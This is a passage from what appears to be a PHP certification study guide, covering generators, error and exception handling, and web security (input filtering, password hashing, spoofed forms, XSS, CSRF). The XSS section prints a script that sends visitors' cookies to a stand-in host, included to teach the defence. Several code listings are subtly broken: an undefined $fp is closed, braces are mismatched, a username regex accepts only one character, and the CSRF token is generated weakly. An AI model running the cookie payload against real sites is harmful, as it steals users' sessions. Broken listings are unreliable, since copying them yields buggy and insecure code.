It is also possible to send data *into* a Generator. This is known as a co-routine. When you do this, the `yield` is used as an expression—rather than as a statement—the result of which is the data sent in.

To send the data in, we use `$generator->send()`:

Listing 11.27: Sending data to a generator

```
class Chat
{
    public static function connect() {
        $errno = $errstr = null;
        $socket = stream_socket_client('tcp://localhost:5000',
$errno, $errstr, 30);

        try {
            while (true) {
                $data = yield . PHP_EOL;
                if (!fputs($socket, $data)) {
                    throw new Exception("Unable to write to
socket!");
                }
            }
        } finally {
            fclose($fp);
        }
    }

    $chat = Chat::connect();
    $chat->send("Hello");
    $chat->send("World");
}
```

Here, rather than iterate over the generator, we instantiate it and then call the `send()` method.

As before, when we initially called the function, **nothing** runs inside the function.

The first time we call `send()`, it will implicitly call `rewind()`, which will advance the generator until it hits the first `yield`. This will create our socket, and enter into the `while` loop. We then retrieve the input using `yield`, append a newline, and assign to `$data`.

Next we try to write to our socket with `fputs()`.

At this point the generator *continues* to execute until it hits a non-expression `yield` (e.g. `yield $value;`), or, as in our example, it reaches the expression again.

This means that when we call `send()`, it will execute everything after the `yield`, and everything before the **next** `yield` in our loop.

Exceptions

As already mentioned, if an exception is thrown and not caught, the generator will close—however, it is also possible to send exceptions **into the generator**.

In our example here, we can use this behavior to disconnect our socket using the `throw()` method:

```
$chat->throw(new Exception("Disconnect"));
```

Reading and Writing

It is also possible to read and write simultaneously, by changing our expression to also include a return value. By changing our `yield` to the following, we can also read from our socket and return that data:

```
$data = (yield fgets($socket)) . PHP_EOL;
```

The use of parentheses is required to indicate that this is both a statement, and an expression. The ability to have an interruptable function that can both output and receive data is quite a powerful addition.

Summary

Object-oriented programming, coupled with Design Patterns—including those provided by the SPL—is the key to reusable and highly modular code. The more forethought you give your design, the more likely you are to be able to reuse at least some of it, saving time and effort in the future—not to mention that proper design techniques also make code easier to maintain and extend. Bringing this experience to the table is what makes you truly versatile; as we mentioned, design patterns are, after all, largely language- and problem-independent.

Chapter 12

Errors and Exceptions

Errors are an integral part of every computer language—although one that, most of the time, programmers would rather not have to deal with!

PHP has two mechanisms for errors, the standard PHP errors, and exceptions. Most newer PHP extensions (e.g. PDO) will throw exceptions, and most userland code has also migrated to exceptions.

PHP Errors and Error Management

PHP has some excellent facilities for dealing with errors that provide an excellent level of fine-grained control over how errors are thrown, handled, and reported. Proper error management is essential to writing applications that are both stable and capable of detecting when the inevitable problem arises, thus handling failure gracefully.

Types of PHP Errors

There are several types of errors—usually referred to as *error levels* in PHP:

Error Level	Constants	Description
Compile-time errors	E_PARSE, E_COMPILE_ERROR	Errors detected by the parser while it is compiling a script. Cannot be trapped from within the script itself.
Fatal errors	E_ERROR, E_USER_ERROR	Errors that halt the execution of a script. Cannot be trapped.
Recoverable errors	E_RECOVERABLE_ERROR	Errors that represent significant failures, but can still be handled in a safe way.
Warnings	E_WARNING. E_CORE_WARNING, E_COMPILE_WARNING, E_USER_WARNING	Recoverable errors that indicate a run-time fault. Do not halt the execution of the script.
Notices	E_NOTICE, E_USER_NOTICE	Indicate that an error condition occurred, but is not necessarily significant. Do not halt the execution of the script.
Informational	E_DEPRECATED, E_USER_DEPRECATED, E_STRICT	Indicates a condition that you should check in your code, because it may indicate functionality that will change or be removed in a future version

As you can see, it is not always possible for a script to detect a fault and recover from it. With the exception of parsing errors and fatal errors, however, your script can at least be advised that a fault has occurred, thus giving you the possibility of handling failure gracefully.

Error Reporting

By default, PHP reports any errors it encounters to the script's output. Unless you happen to be in a debugging environment, you will probably not want to take advantage of this feature: allowing users to see the errors that your scripts encounter is not just bad form—it could be a significant security issue.

Luckily, several configuration directives in the `php.ini` file allow you to fine-tune how—and which—errors are reported. The most important ones are `error_reporting`, `display_errors`, and `log_errors`.

The `error_reporting` directive determines which errors are reported by PHP. A series of built-in constants allow you to prevent PHP from reporting errors beneath a certain pre-defined level. For example, the following allows for the reporting of all errors, except notices:

```
error_reporting=E_ALL & ~E_NOTICE
```

Error reporting can also be changed dynamically from within a script by calling the `error_reporting()` function.

The `display_errors` and `log_errors` directives can be used to determine how errors are reported. If `display_errors` is turned on, errors are added to the script's output; generally speaking, this is not desirable in a production environment, as everyone will be able to see your scripts' errors. Under those circumstances, you will instead want to turn on `log_errors`, which causes errors to be written to your web server's error log.

You can change the file used for logging with the `error_log` directive, which takes the name of a file. Make sure the file is writeable by your script.

Handling Errors

Your scripts should always be able to recover from a trappable error, even if it's just to advise the user and to notify support staff that an error occurred. This way, your script won't simply capitulate when something unexpected occurs, resulting in better communication with your users and the possible avoidance of some major problems.

Luckily, error handling is very easy. Your scripts can declare a catch-all function that is called by PHP when an error condition occurs by calling the `set_error_handler()` function:

Listing 12.1: Logging all errors

```
$oldErrorHandler = '';  
  
function myErrorHandler($no, $str, $file, $line, $context) {  
    global $oldErrorHandler;  
  
    logToFile("Error $str in $file at line $line");  
  
    // Call the old error handler  
    if ($oldErrorHandler) {  
        $oldErrorHandler($no, $str, $file, $line, $context);  
    }  
}  
  
$oldErrorHandler = set_error_handler('myErrorHandler');
```

As you can see, the function name of the old error handler (if any) is returned by the call to `set_error_handler()`. This allows you to stack several error handlers on top of each other, thus making it possible to have different functions handle different kinds of errors.

It's important to keep in mind that your error handler will completely bypass PHP's error mechanism, meaning that you will be responsible for handling *all* errors, and stopping the script's execution if necessary.

As of PHP 5.0, `set_error_handler()` supports a second parameter that allows you to specify the types of errors that a particular handler is responsible for trapping. This parameter takes the same constant values as the `error_reporting()` function.

PHP also provides a `restore_error_handler()` to revert back to the previous error handler—which may be the built-in default.

New in PHP 5.5: *With PHP 5.5 you can pass NULL to `set_error_handler()` in order to return to the default PHP behavior.*

Exceptions

Even though they have been a staple of object-oriented programming for years, exceptions become part of the PHP arsenal with the release of PHP 5.0. Exceptions provide an error control mechanism that is more fine-grained than traditional PHP fault handling, and allows for a much greater degree of control.

There are several key differences between “regular” PHP errors and exceptions:

- Exceptions are objects, created (or “thrown”) when an error occurs
- Exceptions can be handled at different points in a script’s execution, and different types of exceptions can be handled by separate portions of a script’s code
- All unhandled exceptions are fatal
- Exceptions can be thrown from the `__construct` method on failure
- Exceptions change the flow of the application

The Basic Exception Class

As we mentioned in the previous paragraph, exceptions are objects that must be direct or indirect (for example, through inheritance) instances of the `\Exception` base class. The latter is built into PHP itself, and is declared as follows:

Listing 12.2: The base Exception class

```
class Exception
{
    // The error message associated with this exception
    protected $message = 'Unknown Exception';

    // The error code associated with this exception
    protected $code = 0;

    // The pathname of the file where the exception occurred
    protected $file;

    // The line of the file where the exception occurred
    protected $line;

    // Constructor
    function __construct ($message = null, $code = 0);
}
```

Continued Next Page

```
// Returns the message  
final function getMessage();  
  
// Returns the error code  
final function getCode();  
  
// Returns the file name  
final function getFile();  
  
// Returns the file line  
final function getLine();  
  
// Returns an execution backtrace as an array  
final function getTrace();  
  
// Returns a backtrace as a string  
final function getTraceAsString();  
  
// Returns a string representation of the exception  
function __toString();  
}
```

Almost all of the properties of an \Exception are automatically filled in for you by the interpreter. Generally speaking, you only need to provide a message and a code, and all the remaining information will be taken care of for you.

Since \Exception is a normal (if built-in) class, you can extend it and effectively create your own exceptions, thus providing your error handlers with any additional information that your application requires.

Throwing Exceptions

Exceptions are usually created and thrown when an error occurs by using the throw construct:

Although it is common practice to do so, you don't need to create the Exception object directly in the throw expression. You may instantiate the exception object at any time and assign it to a variable to throw later.

```
if ($error) {  
    throw new Exception("This is my error");  
}
```

Exceptions then “bubble up” until they are either handled by the script or

cause a fatal exception. The handling of exceptions is performed using a try...catch block:

Listing 12.3: Bubbling exception through try...catch

```
try {
    if ($error) {
        throw new \Exception("This is my error");
    }
} catch (\Exception $e) {
    // Handle exception
}
```

In the example above, any exception that is thrown inside the try{} block is going to be caught and passed on to the code inside the catch{} block, where it can be handled as you see fit.

Note how the catch() portion of the statement requires us to hint the type of Exception that we want to catch; one of the best features of exceptions is the fact that you can decide which kind of exception to trap.

Note: You will need to fully qualify your exception hints if you are using namespaces!

Since you are free to extend the base \Exception class, this means that different nested try..catch blocks can be used to trap and deal with different types of errors:

Listing 12.4: Extending the base Exception class

```
namespace myCode;
class Exception extends \Exception { }

try {
    try {
        try {
            new PDO("mysql:dbname=zce");
            throw new myException("An unknown error occurred.");
        } catch (\PDOException $e) {
            echo $e->getMessage();
        }
    } catch(\myCode\Exception $e) {
        echo $e->getMessage();
    }
} catch (\Exception $e) {
    echo $e->getMessage();
}
```

In this example, we have three nested try... catch blocks; the innermost one will *only* catch \PDOException objects, while the next will catch the custom \myCode\Exception objects, and the outermost will catch any other exceptions that we might have missed. Rather than nesting the try...catch blocks like we did above, you can also chain just the catch blocks:

Listing 12.5: Catching different exceptions

```
try {
    new PDO("mysql:dbname=zce");
    throw new myException("An unknown error occurred.");
} catch (\PDOException $e) {
    echo $e->getMessage();
} catch (\myCode\Exception $e) {
    echo $e->getMessage();
} catch (\Exception $e) {
    echo $e->getMessage();
}
```

Once an exception has been caught, execution of the script will follow from directly after the last catch block.

To avoid fatal errors from uncaught exceptions, you could wrap your entire application in a try... catch block, but this would be rather inconvenient. Luckily, there is a better solution: PHP allows us to define a “catch-all” function that is automatically called whenever an exception is not handled. This function is set up by calling `set_exception_handler()`:

Listing 12.6: Handling uncaught exceptions

```
function handleUncaughtException($e) {
    echo $e->getMessage();
}

set_exception_handler("handleUncaughtException");

throw new Exception("You caught me!");

echo "This is never displayed";
```

Note that, because the catch-all exception handler is only called after the exception has bubbled up through the entire script, it, just like an all-encompassing try... catch block, is the end of the line for your code. In other words, the exception has *already* caused a fatal error, and you are given the opportunity to handle it, but are not given the opportunity to recover

from it. For example, the code above will never output You caught me!, because the exception thrown will bubble up and cause handleUncaughtException() to be executed; the script will then terminate.

If you wish to restore the previously used exception handler, be it the default of a fatal error or another user defined callback, you can use restore_exception_handler().

New in PHP 5.5: With PHP 5.5 you can pass NULL to set_exception_handler() to return to the default PHP behavior.

Finally

With PHP 5.5, a `finally` block was added. Code within the `finally` block will be executed regardless of whether an exception has been thrown or not, making it useful for things like cleanup.

Listing 12.7: Using a finally block

```
try {
    // Try something
} catch (\Exception $exception) {
    // Handle exception
} finally {
    // Whatever happened, do this
}
```

Summary

Errors and exceptions are a fact of life, and as every developer knows, an error is much better than the white screen of death! Even though PHP has not embraced exceptions for all internal functionality, exceptions are—especially with the addition of `finally`—a great tool to have in your toolbox. Used well, exceptions can lead to better code that is better organized, has more granularity in handling errors, and is easier to maintain. However, we mustn’t forget about standard PHP errors: they will remain a part of our workflow for the foreseeable future.

Chapter 13

Security

Ben Parker once advised his young nephew Peter, whose superhero alter ego is Spiderman, that “with great power comes great responsibility.” So it is with security in PHP applications. PHP provides a rich toolset with immense power—perhaps too much power, some have argued—and this power, when used with careful attention to detail, allows for the creation of complex, robust applications. Without attention to detail, though, malicious users can turn PHP’s power to their advantage, attacking applications in a variety of ways. This chapter examines some of these attack vectors, providing you with the means to mitigate and even eliminate most attacks.

It is important to understand that this chapter does not provide an exhaustive coverage of *all* the security topics PHP developers must be aware of. This is, as we mentioned in the foreword, true of all chapters in this book, but we think it’s worth a reminder here because of the potentially serious consequences of security-related bugs.

Concepts and Practices

Before analyzing specific attacks and how to protect against them, it is necessary to have a grasp of some basic principles of Web application security. These principles are not difficult to understand, but they require a particular mindset about data: simply put, a security-conscious mindset assumes that all data received in input is tainted and must be filtered before use and escaped when leaving the application. Understanding and practicing these concepts is essential to ensure the security of your applications.

The main thing to remember is **FIEO: Filter Input, Escape Output**.

All Input is Tainted

Perhaps the most important concept in any transaction is that of trust. Do you trust the data being processed? Can you? The answer is easy if you know the origin of the data. But if the data originates from a foreign source, such as user form input, a query string, or even an RSS feed, it cannot be trusted. It is *tainted* data.

Data from these sources—and many others—is tainted because you cannot be certain that it does not contain characters that might be executed in the wrong context. For example, a query string value might contain data that was manipulated by a user to include Javascript that, when echoed to a web browser, will have harmful consequences.

As a general rule of thumb, the data in all of PHP's superglobal arrays should be considered tainted. This is because either all or some of the data provided in the superglobal arrays comes from an external source. Even the `$_SERVER` array is not fully safe, because it contains some data provided by the client. The one exception to this rule is the `$_SESSION` array, which is persisted on the server and never transmitted over the Internet.

Furthermore, data from any external source, for example a web service, should also be treated as input, even though it is fetched rather than pushed by the user.

Before processing tainted data, it is important to filter it. The data is only safe to use once it is filtered. There are two approaches to filtering data: the whitelist approach and the blacklist approach.

Whitelist vs. Blacklist Filtering

Two common approaches to filtering input are whitelist filtering and blacklist filtering. *Blacklist filtering* is the less restrictive approach; it assumes the programmer knows everything that should not be allowed to pass through. For example, some forums filter profanity using a blacklist approach. There is a specific set of words that are considered inappropriate for that forum, and these words are filtered out. Any word that is not in that list is allowed. Thus, it is necessary to add new words to the list from time to time, as moderators see fit. This example may not directly correlate to the specific problems faced by programmers attempting to mitigate attacks, but there is an inherent problem in blacklist filtering that is evident here: blacklists must be continually modified and expanded as new attack vectors become apparent.

Whitelist filtering is much more restrictive, but it affords the programmer the ability to accept only expected inputs. Instead of identifying data that is unacceptable, a whitelist identifies the data that is acceptable. Any inputs not on the whitelist will be rejected. This is information you already have when developing an application; it may change in the future, but you maintain control over the parameters that change and are not left to the whims of would-be attackers. Since you control what data you accept, attackers are unable to pass any inputs other than what your whitelist allows. For this reason, whitelists afford stronger protection against attacks than blacklists do.

Validation

Since all input is tainted and cannot be trusted, you must validate your input to ensure that it is what you expect. To do this, we use *validation*, or a whitelist approach. As an example, consider the following HTML form:

Listing 13.1: A sample HTML form

```
<form method="POST">
    Username: <input type="text" name="username"><br>
    Password: <input type="text" name="password"><br>
    Favourite colour:
    <select name="colour">
        <option>Red</option>
        <option>Blue</option>
        <option>Yellow</option>
        <option>Green</option>
    </select><br>
    <input type="submit">
</form>
```

This form contains three input elements: username, password, and color. For this example, username should contain only alphabetic characters, password should contain only alphanumeric characters, and color should contain any of “Red,” “Blue,” “Yellow,” or “Green.” It is possible to implement client-side validation code using JavaScript to enforce these rules, but, as described later in the section on spoofed forms, it is not always possible to force users to use only your form and, thus, your client-side rules. Therefore, while client-side validation is important for usability, server-side filtering is important for security.

To filter the input received from this form, start by initializing a blank array. It is important to use a name that sets this array apart as containing only filtered data; in this example, we use \$clean. Then, later in your code, when you encounter the variable \$clean['username'], you can be certain that this value has been filtered. If, however, you see \$_POST['username'], you cannot be certain that the data is trustworthy. Discard these variables and use the ones from the \$clean array instead.

Validation can take one of two forms; the first is comparison against known good values, and the second is confirmation of content.

To perform comparisons against known good values, we typically define an array of possible inputs and check for the presence of the input value within it. For confirmation of content, we can use ctype_* functions such as ctype_alpha() and ctype_digit().

The following code example shows one way to filter the input for this form:

Listing 13.2: Filtering form input

```
$clean = array();

if (ctype_alpha($_POST['username'])) {
    $clean['username'] = $_POST['username'];
}

if (ctype_alnum($_POST['password'])) {
    $clean['password'] = $_POST['password'];
}

$colours = array('Red', 'Blue', 'Yellow', 'Green');
if (in_array($_POST['colour'], $colours)) {
    $clean['colour'] = $_POST['colour'];
}
```

Filtering with the validation approach places the control firmly in your hands and ensures that your application will not receive bad data. If, for example, someone tries to pass to the processing script a username or color that is not allowed, the worst that can happen is that the \$clean array will not contain a value for username or color. If username is required, then simply display an error message to the user asking him or her to provide correct data. You should force the user to provide correct information rather than trying to sanitize it on your own. If you attempt to sanitize the data, you may end up with bad data, and you'll run into the same problems that arise with the use of blacklists.

Escape Output

Output is anything that leaves your application bound for a client. The client, in this case, is anything from a Web browser to a database server, and just as you should filter all incoming data, you should escape all outbound data. Whereas filtering input protects your application from bad or harmful data, escaping output protects the client and user from potentially damaging commands.

Escaping output should not be regarded as part of the filtering process, however. These two steps, while equally important, serve distinct purposes. Filtering ensures the validity of data coming into the application; escaping protects you and your users from potentially harmful attacks. Output must be escaped because clients—Web browsers, database servers, and so on—often take action when encountering special characters. For Web browsers, these special characters form HTML tags; for database servers, they may include quotation marks and SQL keywords. We will look at these later in the chapter.

Therefore, it is necessary to know the intended destination of output and to escape the data accordingly. Escaping output intended for a database will not work when sent to a web browser. Since most PHP applications deal primarily with the Web and databases, this section will focus on escaping output for these mediums, but you should always be aware of the destination of your output, and any special characters or commands that destination may accept and act upon, and be ready escape those characters or commands appropriately.

To escape output intended for a web browser, PHP provides `htmlspecialchars()` and `htmlentities()`, the latter being the most exhaustive and, therefore, recommended function for escaping. The following code example illustrates the use of `htmlentities()` to prepare output for sending to the browser. Another concept illustrated is the use of an array specifically designed to store output. If you prepare output by escaping it and storing it to a specific array, you can then use the contents of the array without worrying about whether the output has been escaped. A variable in your script that is being outputted and is not part of this array should be regarded suspiciously. This practice will help make your code easier to read and maintain. For this example, assume that the value for `$user_message` comes from a database result set.

```
$html = array();
$html['message'] = htmlentities(
    $user_message, ENT_QUOTES, 'UTF-8'
);
echo $html['message'];
```

Escape output intended for a database server, such as in an SQL statement, with the database-driver-specific `*_escape_string()` function; when possible, use prepared statements. Since PHP 5.1 includes PHP Data Objects (PDO), you may use prepared statements for all database engines for which there is a PDO driver. If the database engine does not natively support prepared statements, then PDO emulates this feature transparently for you.

The use of prepared statements allows you to specify placeholders in an SQL statement. This statement can then be used multiple times throughout an application, substituting new values for the placeholders, each time. The database engine (or PDO, if it is emulating prepared statements) performs the hard work of actually escaping the values for use in the statement. The [Database Programming chapter](#) contains more information on prepared statements, but the following code provides a simple example for binding parameters to a prepared statement.

Listing 13.3: Using prepared statements to escape values

```
// First, filter the input
$clean = array();

if (ctype_alpha($_POST['username'])) {
    $clean['username'] = $_POST['username'];

    // Set a named placeholder in the SQL statement
    $sql = 'SELECT * FROM users WHERE username = :username';
    // Assume the handler exists; prepare the statement
    $stmt = $dbh->prepare($sql);
    // Create our data mapping
    $data = [':username' => $clean['username']];
}

// Execute and fetch results
$stmt->execute($data);
$results = $stmt->fetchAll();
}
```

Filtering

Another option is *filtering*. Filtering is both validation and sanitization of input. Validation confirms that the input is what we expect, while sanitization will clean a string by either escaping or removing offending parts. Often we want to do both.

PHP 5.2 added a new filter extension that allows much more control over validation, as well as the ability to do some common escaping. For example, the filter extension allows us to not only define that we want to string, but that the string should be an email address or a URL for example.

The filter extension provides two primary functions. The first is `filter_input()`, which is recommended for working explicitly with input via `$_GET`, `$_POST`, `$_SERVER`, `$_COOKIE`, `$_SERVER`, and `$_ENV`. This allows you to easily search through your code for unfiltered input. The `filter_input()` method accepts 4 arguments:

1. The type of input, which is one of the constants
 - `INPUT_GET`
 - `INPUT_POST`
 - `INPUT_COOKIE`
 - `INPUT_SERVER`
 - `INPUT_ENV`
2. The variable name, which is what would be the array key of the superglobal array
3. The filter to apply
4. Filter options

The second function is `filter_var()`, which will filter any variable (or constant expression), including those in the superglobal arrays (although choosing to filter individual values and expressions will make verifying security more difficult). This is very similar to `filter_input()` except that it only takes three arguments:

1. The value to filter
2. The filter to apply
3. Filter options

There are two types of filters that can be applied, validation and sanitizing. You can also define a callback. A full list of filters and options can be found in [Appendix B](#).

All filters are defined by a constant; validation filters are named `FILTER_VALIDATION_*` and sanitizing filters are named `FILTER_SANITIZE_*`. Flags, appropriately, are named `FILTER_FLAG_*`.

All filters return the—potentially sanitized—value, or `false` on failure. This can be tricky when validating booleans using `FILTER_VALIDATE_BOOLEAN`, as it will also return `false` when the input is false. To get around this, the flag `FILTER_NULL_ON_FAILURE` will return `null` on failure rather than `false`.

Using these functions is simple. Here is what it might look like to filter our form from earlier:

Listing 13.4: Using filter_* to validate and sanitize data

```
// First, filter the input
$clean = array();

// Validate it's just a string
$username = filter_input(
    INPUT_POST,
    'username',
    FILTER_VALIDATE_REGEXP,
    ['options' =>
        ['regexp' => '/^([a-z])$/i']
    ]
);

// If validation failed, $username will be false
if ($username) {
    $clean['username'] = $username;
} else {
    // Validation failed, prepare the input for re-output to
    // the user in HTML
    $clean['username'] = filter_input(
        INPUT_POST, 'username', FILTER_SANITIZE_SPECIAL_CHARS
    );
}
```

The filter extension is the recommended way to handle input.

You can also filter multiple values in one go using `filter_input_array()` and `filter_var_array()`.

If we want to strip tags from all POST values, or maybe a row of data from our database, we can do so very simply:

```
$clean = filter_input_array(
    INPUT_POST, FILTER_SANITIZE_STRING
);
// or
$clean = filter_var_array($row, FILTER_SANITIZE_STRING);
```

We can also specify different filters for each input value:

Listing 13.5: Specifying different filters

```
$clean = filter_input_array(  
    INPUT_POST,  
    [  
        'email' => FILTER_VALIDATE_EMAIL,  
        'blog' => FILTER_VALIDATE_URL,  
        'age' => [  
            'filter' => FILTER_VALIDATE_INT,  
            'options' => ['min_range' => 18]  
        ]  
    ]);
```

Be aware that FILTER_VALIDATE_URL only allows ASCII domains; internationalized domain names (IDN) must first be converted to punycode using idn_to_ascii(). Additionally, a valid URL does not necessarily mean that it uses the HTTP scheme; you should validate the scheme using parse_url().

PHP 5.4 also introduced an additional argument to both functions, add_empty, which when set to true will add keys missing from the input array to the result array with a value of NULL.

Register Globals

As of PHP 5.3 register_globals has been deprecated, and it was **removed entirely in PHP 5.4**.

Password Security

With PHP 5.5, a new, simple password-hashing API was added to help ensure that best practices are used by everyone. The password-hashing API currently promotes bcrypt one-way hashing as the best algorithm; it is far superior to MD5, and even SHA-1.

Hashing Passwords

Hashing a password is as simple as calling the `password_hash()` function with the string to hash and the algorithm to use:

```
$hashed = password_hash("password", PASSWORD_BCRYPT);
```

Displays something similar to:

```
"$2y$10$zEsiam6Y6r1CGqGgS3lreve8FaeWruKJY3EliaeQUJRhEyhWOQ7ySq0"
```

As you can see, we pass in the `PASSWORD_BCRYPT` constant to choose the `bcrypt` algorithm. While this is currently the *only* algorithm, the API was built under the assumption that it would either be improved upon with a different algorithm or compromised. The API provides simple mechanisms for ensuring your passwords are kept up to date.

It is also possible to pass extra options to `password_hash()` by passing an associative array as the third argument. These options are:

- salt — You may provide a custom salt which will override the automatically generated salts. **This is not recommended.**
- cost — The cost denotes the algorithmic cost that should be used—the higher this number, the slower, and the better your security. The default is 10. You should be aiming for a hash time of between one-half and one second.

```
$hashed = password_hash(  
    "password", PASSWORD_BCRYPT, ['cost' => 12]  
)
```

Displays something similar to the following:

```
"$2y$12$AGzXqsGLuHSXhW4nCzC6NeZauf.hrWoBJpNn/Q4pr9phL0BNvMIOa"
```

Verifying Passwords

To verify a password, we use the `password_verify()` function. This is even simpler than hashing the password. It takes the user input, and the saved hash, and returns a boolean. This is possible because the resulting hash from `password_hash()` includes the algorithm, cost, and salt.

```
// Assume $hashed contains the originally stored password

if (password_verify($_POST['password'], $hashed)) {
    // Password is valid
}
```

Forward Compatibility

As computing hardware gets faster, hashing algorithms become more susceptible to brute force attacks. Additionally, flaws can be found in the algorithm that render it insecure.

To help with this, the API also provides a the `password_needs_rehash()` function. This function takes the hashed password as its first argument, and then as with `password_hash()`, the algorithm and (optional) options as its second and third arguments.

To further ease this process, PHP provides a `PASSWORD_DEFAULT` constant, that is set to the current recommended algorithm. This means that when you create a password, it uses the most up-to-date option every time. This is possible because `password_verify()` uses the algorithm indicated in the hash itself.

By combining this function with your verification process, you can automatically update your users' passwords when new algorithms become available.

Listing 13.6: Upgrading user password transparently

```
// Assume $hashed contains the originally stored password
if (password_verify($_POST['password'], $hashed)) {
    // Password is valid
    if (password_needs_rehash($hashed, PASSWORD_DEFAULT)) {
        $newhash = password_hash(
            $_POST['password'], PASSWORD_DEFAULT
        );
        // Store the $newhash
    }
}
```

This can allow you to upgrade your users in place without inconveniencing them with a mass password reset. After a set period of time, say 30 days, you can reset the passwords of users who are still failing `password_needs_rehash()` to migrate inactive users and ensure security.

Website Security

Website security refers to the security of the elements of a website through which an attacker can interface with your application. These vulnerable points of entry include forms and URLs, which are the most likely candidates for a potential attack. Thus, it is important to focus on these elements and learn how to protect against the improper use of your forms and URLs. Proper input filtering and output escaping will mitigate most of these risks.

Spoofed Forms

A common method used by attackers is a spoofed form submission. There are various ways to spoof forms, the easiest of which is to simply copy a target form and execute it from a different location. Spoofing a form makes it possible for an attacker to remove all client-side restrictions imposed upon the form, allowing any and all manner of data to be submitted to your application. Consider the following form:

Listing 13.7: Form with maxlength restrictions

```
<form method="POST" action="process.php">
    <p>
        Street: <input type="text" name="street" maxlength="100">
    </p>
    <p>
        City: <input type="text" name="city" maxlength="50">
    </p>
    <p>
        State:
        <select name="state">
            <option value="">Pick a state...</option>
            <option value="AL">Alabama</option>
            <option value="AK">Alaska</option>
            <option value="AR">Arizona</option>
            <!-- options continue for all 50 states -->
        </select>
    </p>
    <p>
        Zip: <input type="text" name="zip" maxlength="5">
    </p>
    <p>
        <input type="submit">
    </p>
</form>
```

This form uses the `maxlength` attribute to restrict the length of content entered into the fields. There may also be some JavaScript validation that tests these restrictions before submitting the form to `process.php`. In addition, the `select` field contains a set list of values, as defined by the form. It's a common mistake to assume that these are the only values that the form can submit. However, it is possible to reproduce this form at another location and submit it by modifying the action to use an absolute URL. Consider the following version of the same form:

Listing 13.8: Tampered form without maxlenlength restrictions

```
<form method="POST" action="http://example.org/process.php">
    <p>
        Street: <input type="text" name="street">
    </p>
    <p>
        City: <input type="text" name="city">
    </p>
    <p>
        State: <input type="text" name="state">
    </p>
    <p>
        Zip: <input type="text" name="zip">
    </p>
    <p>
        <input type="submit">
    </p>
</form>
```

In this version of the form, all client-side restrictions have been removed, and the user may enter any data, which will then be sent to <http://example.org/process.php>, the original processing script for the form.

As you can see, spoofing a form submission is very easy—and it is also virtually impossible to protect against. You may have noticed, though, that it is possible to check the `REFERER` header within the `$_SERVER` superglobal array. While this may provide *some* protection against an attacker who simply copies the form and runs it from another location, even a moderately crafty hacker will be able to circumvent it fairly easily. Suffice to say that, since the `Referer` header is sent by the client, it is easy to manipulate, and its expected value is always apparent: `process.php` will expect the referring URL to be that of the original form page.

Despite the fact that spoofed form submissions are hard to prevent, it is not necessary to deny data submitted from sources other than your forms. It is necessary, however, to ensure that all input plays by your rules. This

reiterates the importance of filtering all input. Do not rely upon client-side validation techniques. Filtering input ensures that all data conforms to a list of acceptable values, and spoofed forms will not be able to get around server-side filtering rules.

Cross-Site Scripting

Cross-site scripting (XSS) is one of the most common and best known kinds of attacks. The simplicity of this attack and the number of vulnerable applications in existence make it very attractive to malicious users. An XSS attack exploits the user's trust in the application; it is usually an effort to steal user information, such as cookies and other personally identifiable data. All applications that display input are at risk.

Consider the following form, for example. This form might exist on any of a number of popular community websites; it allows a user to add a comment to another user's profile. After submitting a comment, the page displays all of the comments that have been submitted so that everyone can view all of the comments left on the user's profile.

Listing 13.9: Simple comment form

```
<form method="POST" action="process.php">
    <p>Add a comment:</p>
    <p>
        <textarea name="comment"></textarea>
    </p>
    <p>
        <input type="submit">
    </p>
</form>
```

Imagine that a malicious user submits a comment on someone's profile that includes the following content and it is displayed without escaping:

```
<script>
    document.location =
        'http://example.org/getcookies.php?cookies=' + document.cookie;
</script>
```

Now, everyone visiting this user's profile will be redirected to the given URL and their cookies (including personally identifiable information and login information) will be appended to the query string. The attacker can easily access the cookies with `$_GET['cookies']` and store them for later use.

However, this attack works only if the application fails to escape output. Thus, it is easy to prevent with proper output escaping.

Cross-Site Request Forgeries

A *cross-site request forgery* (CSRF) is an attack that attempts to cause a victim to send arbitrary HTTP requests, usually to URLs requiring privileged access, using the victim's existing session to gain access. The HTTP request then causes the victim to execute a particular action based on his or her level of privilege, such as making a purchase or modifying or removing information.

Whereas an XSS attack exploits the user's trust in an application, a forged request exploits an application's trust in a user, since the request appears to be legitimate and it is difficult for the application to determine whether the user intended for it to take place. While proper escaping of output will prevent your application from being used as the vehicle for a CSRF attack, it will not prevent your application from receiving forged requests. Thus, your application must be able to determine whether the request was intentional and legitimate or possibly forged and malicious.

Before examining the means to protect against forged requests, it may be helpful to understand how such an attack occurs. Consider the following example.

Suppose you have a website at which users register for an account and then browse a catalogue of books for purchase. Suppose that a malicious user signs up for an account and proceeds through the process of purchasing a book from the site. Along the way, she might learn the following through casual observation:

- She must log in to make a purchase.
- After selecting a book for purchase, she clicks the buy button, which redirects her through `checkout.php`.
- She sees that the action to `checkout.php` is a POST action but wonders whether passing parameters to `checkout.php` through the query string (GET) will work.
- When passing the same form values through the query string (i.e. `checkout.php?isbn=0312863551&qty=1`), she notices that she has, in fact, successfully purchased a book.

With this knowledge, the malicious user can cause others to make purchases at your site without their knowledge. The easiest way to do this is to use an image tag to embed an image in some arbitrary Web site other than your own (although, at times, your own site may be used for such an attack). In the following code, the `src` of the `img` tag makes a request when the page loads.

```

```

Even though this `img` tag is embedded on a different website, it still continues to make the request to the book catalogue site. For most people, the request will fail because users must be logged in to make a purchase, but for those users who do happen to be logged into the site (through a cookie or an active session), this attack exploits the website's trust in that user and initiates a purchase. The solution for this particular type of attack, however, is simple: force the use of POST over GET. This attack works because `checkout.php` uses the `$_REQUEST` superglobal array to access `isbn` and `qty`.

Using `$_POST` will mitigate the risk of this kind of attack, but it won't protect against all forged requests. Other, more sophisticated attacks can make POST requests just as easily as GET. A simple token method can block these attempts and force users to use your forms. The token method involves the use of a randomly generated token that is stored in the user's session when the user accesses the form page and is also placed in a hidden field on the form. The processing script checks the token value from the posted form against the value in the user's session. If it matches, then the request is valid. If it does not match or is missing, then the request is suspect. The script should not process the input and should instead display an error to the user. The following snippet from the aforementioned form illustrates the use of the token method:

Listing 13.10: Setting a token to prevent CSRF

```
session_start();
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;

?>

<form action="checkout.php" method="POST">
    <input type="hidden" name="token"
           value="<?php echo $token; ?>">
    <!-- Remainder of form -->
</form>
```

The processing script that handles this form (`checkout.php`) can then check for the token:

Listing 13.11: Validating CSRF token

```
// ensure token is set and that the value submitted
// by the client matches the value in the user's session
if (isset($_SESSION['token']))
    && isset($_POST['token'])
    && $_POST['token'] == $_SESSION['token'])
{
    // Token is valid, continue processing form data
}
```

Database Security

